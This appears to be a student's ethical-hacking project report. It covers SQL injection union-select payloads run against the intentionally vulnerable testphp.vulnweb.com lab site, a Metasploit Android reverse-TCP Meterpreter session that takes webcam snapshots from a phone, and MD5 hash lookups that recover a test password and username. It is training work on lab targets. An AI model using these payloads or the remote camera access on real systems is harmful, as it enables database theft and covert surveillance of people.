- Hack the website by using Sql Injection on <http://testphp.vulnweb.com/>

Sql Injection:-

Step 1:- Open browser.



Step 2:- Type <http://testphp.vulnweb.com/>.

A screenshot of a web browser window. The address bar shows the URL <http://testphp.vulnweb.com/artists.php?artist=1>. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays the search results for "artist: r4w8173". The search input field contains "search art" and the value "r4w8173". Below the search input is a link "view pictures of the artist" and another link "comment on this artist". A warning message at the bottom states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more." Orange arrows point to the search input field and the search term "r4w8173" in the results.

Step 3:- Type <http://testphp.vulnweb.com/artists.php?artist=1> & artist: r4w8173 .

A screenshot of a web browser window. The address bar shows the URL <http://testphp.vulnweb.com/artists.php?artist=2>. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays the search results for "artist: Blad3". The search input field contains "search art" and the value "Blad3". Below the search input is a link "view pictures of the artist" and another link "comment on this artist". A warning message at the bottom states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more." Orange arrows point to the search input field and the search term "Blad3" in the results.

Step 4:- Type <http://testphp.vulnweb.com/artists.php?artist=2> & artist: Blad3 .


The screenshot shows a web browser window with the URL `http://testphp.vulnweb.com/artists.php?artist=3`. The search bar contains the query `artist: lyzae`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays a search result for the artist "lyzae". Below the search bar, there is a sidebar with links like "search art", "Browse categories", "Browse artists", etc. At the bottom, there is a warning message about the application being intentionally vulnerable for testing purposes.

Step 5:- Type <http://testphp.vulnweb.com/artists.php?artist=3> & artist: lyzae


The screenshot shows a web browser window with the URL `http://testphp.vulnweb.com/artists.php?artist=-1%union%select%201,2,3`. The search bar contains the query `artist: 2`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays a search result for the artist "2". Below the search bar, there is a sidebar with links like "search art", "Browse categories", "Browse artists", etc. At the bottom, there is a warning message about the application being intentionally vulnerable for testing purposes.

Step 6:- Type [>](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3)

& artist: 2 .



Step 7:- Type [http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database\(\), 3](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database(), 3)
& artist: acuart .




Step 8:- Type `artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--` .

Major Project task 4


Mobile Testing.

- Exploit an android mobile phone using Metasploit and access the camera.
Take snapshots and download the images from mobile.

Exploit an android mobile:-



```
root@osboxes: ~
File Edit View Search Terminal Help
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.111
lhost => 192.168.0.111
msf5 exploit(multi/handler) > set rport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.111:4444
[*] Sending stage (73808 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.111:4444 -> 192.168.0.103:46154
) at 2021-02-06 08:22:07 -0500
```



```
root@osboxes: ~
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set lhost 192.168.0.111
lhost => 192.168.0.111
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.111:4444
[*] Sending stage (73808 bytes) to 192.168.0.103
[*] Meterpreter session 2 opened (192.168.0.111:4444 -> 192.168.0.103:46260
) at 2021-02-06 08:27:03 -0500
meterpreter > webcam_snap
[*] Starting ...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/osboxes/ydRQJCgj.jpeg
meterpreter > webcam_snap
[*] Starting ...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/osboxes/ENBEYwIX.jpeg
meterpreter >
```

Major Project task 5


Data Encryption tasks.

- Try to extract the WinRAR file from the given image and extract email id, name, phone number, and IP address of the server and username and password from file.


Image extract with WinRAR:-

Step 1:- Download given image from mail.


Step 2:- Download WinRAR & Install it.




Step 3:- Open WinRAR & Click on File.




Step 4:- Click on Open archive.



Step 5:- Select image & Click on Open.



Step 6:- Click on Secret_text.txt




Step 7:- Secret_text open in Notepad & 4 Secret text are their.

- Decrypt the username and password of the database along with the IP address from the extracted file from Steganography task.
Use cryptography online websites resources to crack the hashes.

Online websites resources to crack the hashes:-

Step 1:- Open Browser & Type <https://md5hashing.net> .



Step 2:- Search Secret Code in md5hashing.

Two side-by-side screenshots of the MD5Hashing.net search results. The left screenshot shows the 'Md5 hash digest' section with the hash value 'cfa17b7ba495e83e88d620c4a88e8ac6' highlighted in red, with an orange arrow pointing to it. Below it is a 'Copy Hash' button. The right screenshot shows the 'Md5 digest unhashed, decoded, decrypted, reversed value:' section with the email 'encryptmd5@gmail.com' highlighted in red, with an orange arrow pointing to it. Below it are 'Copy Value' and 'Blame this record' buttons.

Step 3:- cfa17b7ba495e83e88d620c4a88e8ac6 ?

Answer= encryptmd5@gmail.com

Md5 hash digest

d6a099b6fc2eae64a57d611ae7a27788

Md5 digest unhashed, decoded, decrypted, reversed value:

Password120

Step 4:- d6a099b6fc2eae64a57d611ae7a27788 ?

Answer= Password120

Md5 hash digest

f528764d624db129b32c21fbca0cb8d6

Md5 digest unhashed, decoded, decrypted, reversed value:

127.0.0.1

Step 5:- f528764d624db129b32c21fbca0cb8d6 ?

Answer= 127.0.0.1

Md5 hash digest

145b969c11e30b088e5334122a398f6f

Md5 digest unhashed, decoded, decrypted, reversed value:

username:admin

Step 6:- 145b969c11e30b088e5334122a398f6f ?

Answer=username:admin

Step 7:- Secret Code in form of md5hashing.

By:- D.LIKITH SAI KUMAR